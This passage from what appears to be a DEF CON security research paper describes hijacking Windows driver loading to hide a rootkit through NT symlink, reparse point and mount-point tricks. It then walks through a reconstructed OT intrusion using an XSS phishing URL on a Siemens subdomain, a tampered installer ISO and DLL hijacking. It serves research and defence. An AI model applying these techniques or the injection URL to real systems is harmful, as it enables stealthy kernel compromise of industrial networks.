
Figure 52: Start/Restart Service/Trigger Standard Driver Loading

The process will continue by HIJACKING the driver path. In this paper, we will explore three different mechanisms to achieve the goal, with pros, and cons:

- Direct Reparse Point Abuse
- DosDevice Global Symlink Abuse
- Drive Mountpoint Swap

DIRECT REPARSE POINT ABUSE – TRUSTED INSTALLER

This technique, as the name suggests, exploits the possibility for an installer to access directly the C:\Windows\System32\drivers folder to perform actions. In this scenario, during the restart of the service driver, it is possible to place a malicious symbolic link in the `C:\Windows\system32\drivers` directory.

The reparse point will not overwrite the driver, but it will become impossible to see using explorer or the shell. Moreover, as the reparse point is processed with "precedence" by the OS, it will get used to find the location of the driver image, during the

The trick here relies on the fact that the `NtLoadDriver` function will normalize the NT Path of the Symbolic Link, removing the `:qjdedeh` stream name from the path. As such, when the service is restarted, the malicious driver gets loaded instead of the original.

Figure 53: Malicious Driver Loaded

As the driver was already registered as a service, no calls to `CreateService` are necessary. Indeed, in the test lab we couldn't collect much telemetry about the service creation, which mimics the behavior shown by Stuxnet, as noted in an analysis of Inversecos[27].

---

[27] 'Windows Event Log Evasion via Native APIs'.

Normally, services are created using standard Windows API calls such as `CreateServiceA`, which generate corresponding event log entries. However, threat actors can create services by directly interacting with native Windows API calls, such as using `NdrClientCall2` to start a service after manually creating the necessary registry keys. This method starts the service without creating event log entries, thereby evading detection. Stuxnet used this technique to register a malicious driver directly via the `NtLoadDriver` API, which requires registry entries for the driver service, effectively removing these artifacts.

NT SIMLINK ABUSE – NT SYSTEM

The technique was developed in collaboration with jonasLyk of the Secret Club hacker collective.

This method involves redirecting the `\Device\BootDevice` NT symbolic link, which is part of the path from which a driver binary is loaded. It leverages NT symbolic links to redirect a driver loading path, enabling the hiding of a rootkit within a Windows system.

When the operating system starts a driver service, it begins by interacting with the Service Control Manager (SCM) to open and query the service configuration, which includes details such as the driver binary's path and start type. The SCM then instructs the system to load the driver into memory using the `NtLoadDriver` function. This involves mapping the driver's executable file into kernel space and resolving any dependencies. The driver's `DriverEntry` routine is called to perform initialization tasks, such as setting up data structures, registering with system components, and creating device objects. Finally, the driver is marked as running, making it available for handling I/O requests and other system interactions.

As part of this process, the "relative" path `System32\drivers\WUDFPF.sys` gets converted to the absolute, NT SYSTEM relative paths. To avoid mount-point attacks, the path construction uses the `\SystemRoot` symbolic link to locate the

image of the file to load. This makes it immune to techniques like luid-based drive redirection (also known as "object overloading"[28]).

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff880`d05bf168 fffff800`3db1d77e nt!MmLoadSystemImageEx
01 fffff880`d05bf170 fffff800`3da9aa33 nt!MmLoadSystemImage+0x2e
02 fffff880`d05bf1c0 fffff800`3dbcff17 nt!IopLoadDriver+0x24b
03 fffff880`d05bf380 fffff800`3d634f85 nt!IopLoadUnloadDriver+0x57
04 fffff880`d05bf3c0 fffff800`3d707167 nt!ExpWorkerThread+0x155
05 fffff880`d05bf5b0 fffff800`3d81bb94 nt!PspSystemThreadStartup+0x57
06 fffff880`d05bf600 00000000`00000000 nt!KiStartSystemThread+0x34
0: kd> dS rcx
ffff9389`65f42ec0   "\SystemRoot\system32\drivers\Wud"
ffff9389`65f42f00   "fPf.sys"
```

In normal circumstances, this would be enough to prevent the loading of malicious drivers through redirection. However, if an attacker can gain SYSTEM privileges, the situation changes. In fact, the `\SystemRoot` is a global symbolic link pointing to `\Device\BootDevice`.

`\Device\BootDevice` is by itself a symbolic link pointing to the Device that was used for booting the OS. This usually is the same as `\BootPartition` symbolic link for obvious reasons (i.e. Windows by default split the Hardrive in partitions during the initial OS setup).

---

[28] 'Object Overloading'.

This second layer of indirection enables an attacker with SYSTEM privileges to modify the BootDevice symbolic link, allowing SystemRoot to resolve to any desired location. However, as the ACL for the BootDevice just allows getting a handle to the object with DELETE access rights, the attacker needs to:

1. Get system privileges
2. Backup BootDevice Symlink Target
3. Tamper BootDevice Symlink Target to Point to Mounted ISO
4. Start/Restart Service
5. Restore BootDevice Symlink Target

This technique is similar to the one used by the unDefender[29] project, which was implemented to disable the WinDefend Driver and service. Microsoft released a patch that prevents TrustedInstaller from disabling the Windows Defender service and driver, but never addressed the underlying NT symlink redirection issue.

NT symbolic links are protected by Access Control Lists (ACLs), but the DELETE privilege allows administrators and the NT SYSTEM to delete and recreate them pointing to a different location.

MOUNT POINT SWAPPING – NT SYSTEM

This technique is probably widely known, but never used in practice due to potential system instability and aims at temporarily changing the drive letter assigned to the BootPartition in order to trick the driver load to access a different drive during loading.

It should be clear from what we addressed before that this technique would be completely useless if used in isolation, due to the way the final Driver image path is calculated (i.e., using the `\SystemRoot` symlink).

---

[29] 'ɢʙ The Dying Knight in the Shiny Armour'.

However, used in combination with the above NT Symlink Abuse, this technique will allow to completely masquerade the path of the driver being loaded, which will appear exactly as the original was loaded instead.

Contrarily to the previous techniques, where SysMon was pinpointing the actual absolute path of the driver being loaded in the system, it could not correctly detect and log this event.

HIDE UNDER THE TABLECLOTH

Although this attack is more intriguing when performed on a mounted CDFS system, a similar attack can be executed using a non-enumerable path on the primary NTFS filesystem. Such paths are utilized by NTFS for storing transactions and additional metadata, typically remaining inaccessible to regular users.

The path we chose was `c:\$Extend\$RmMetadata\$TxfLog\`, as it is regularly accessed by the filesystem for transaction logging. A user should not be able to access this location as it is not enumerable through the Win32 API. However, we discovered that a user could write directories and files in this location if they have `SeBackup` and `SeRestore` privileges and access the directory with the `FILE_OPEN_FOR_BACKUP_INTENT` create option and `MAXIMUM_ALLOWED` desired access.

Figure 54: Required Privileges and Attributes

Figure 55: Path Successfully Created

By doing so, all the attacks demonstrated for the ISO could be replicated using this location. The only advantage, however, is that ultimately the driver will be stored on the disk and will be accessible in case its image is swapped out.

V. ATTACK SCENARIO EXAMPLE

In this version of the paper, we decided to provide a real attack scenario against one of our OT clients. Of course, for privacy purposes, the information regarding the client in question has been replaced or removed, and certain phases of the attack were modified and reconstructed in a lab for demonstrating the usability of the techniques explained in the reminder of the paper. We decided that using this route would provide the necessary context about how the attack could be run successfully and all the steps that should be undertaken in the process.

The client network consisted of both an IT network and an OT network. The IT network is a standard hybrid Active Directory (AD) and Azure AD setup, which is connected to the OT network but segregated by a firewall. The OT network comprised engineering workstations, Human-Machine Interfaces (HMI), SCADA controllers, a print server, and various IoT devices and cameras. This OT network is connected via Serial Direct Radio (SDR) to the PLC stations.

To ensure that engineering workstations and equipment were kept up to date, the client had established a secure, one-way pipeline which only task was maintaining an offline storage of hot-patches, portable software, and software updates for the OT network. For demonstration purposes, we would say that this software was only maintained using ISOs. These ISOs were accessed and downloaded by an update server, which then distributed them to the workstations.

Figure 56: Simplified Network Architecture

The primary objective of this scenario was reaching out Engineering Workstation in the segregated OT Network.

INITIAL BREACH

The initial attack was executed through phishing. To maximize the probability of success, we targeted open redirects or XSS vulnerabilities on the siemens.com domain. After a few hours of searching, we discovered an XSS vulnerability on a Siemens subdomain. The attack vector was:

```
https://training.plm.automation.siemens.com/index.cfm?show=%27)%2B<JS-CODE-HERE>%2B%27
```


Figure 57: XSS Weaponized for Phishing (the sha256 is the hash of the string "Hello DEFCON 32 from Klez")

Leveraging the XSS vulnerability on Siemens, we were able to redirect users to a specific phishing site or employ HTML smuggling to download a payload directly onto the victim's machine. The attack progressed using both strategies. The primary domains utilized for the attack were `siemens-plc.net` and `siemens-training.com`, due to their association with the affected subdomain.

Figure 58: Phishing Campaign

The credential stealing route led to the compromise of a user with the permission of altering data in the `UpdateServiceCatalogEw` pipeline, which granted us the ability to modify the content of the ISOs generated. We proceeded by tampering with one of the software utilized in the OT infrastructure: the Siemens Step7 ISO. This ISO is subtly altered to include malicious components: an encrypted, vulnerable driver and a custom user-mode DLL. The tampered ISO is crafted to trigger these components during the software's installation process.

As many installation packages, the Step7 software contains multiple DLL hijacking opportunities, that could be easily identified downloading one of the generated ISO and trying an installation:

Figure 59: DLL hijacking opportunities identified with Procmon

The necessary ISO was modified as follows:
- Created a directory `Windows/System32/Drivers`:
  - Added valid Windows drivers (e.g., `WudfPf.sys`),
  - Incorporated legitimate, signed Siemens drivers,
- Added files in `InstData`:
  - Hijacked a DLL to initiate the execution of the malicious payload,
  - Added a copy of the `rs.exe` file, renamed as `ru.exe`, in the `InstData` directory.

Figure 60: File differences between legitimate and tampered ISO

As this product needs to be installed as an Administrator, we don't need to worry about elevating privileges.

INFECTION MECHANISM

After the setup process begins, the planted DLL is executed. The Step7 setup is configured in a way that execution of the DLL does not depend on the successful completion of the installation. This ensures that even if the installation is interrupted, the malware still gains a foothold in the system.

The planted DLL is implemented such that it will re-write the file `ru.exe` and execute it as a detached process. This flow was designed to prevent malware dying as soon as the setup procedure is stopped and to avoid process injection, as in this case it would appear to be more suspicious than a new process, especially considering that the setup file will spawn several child processes.
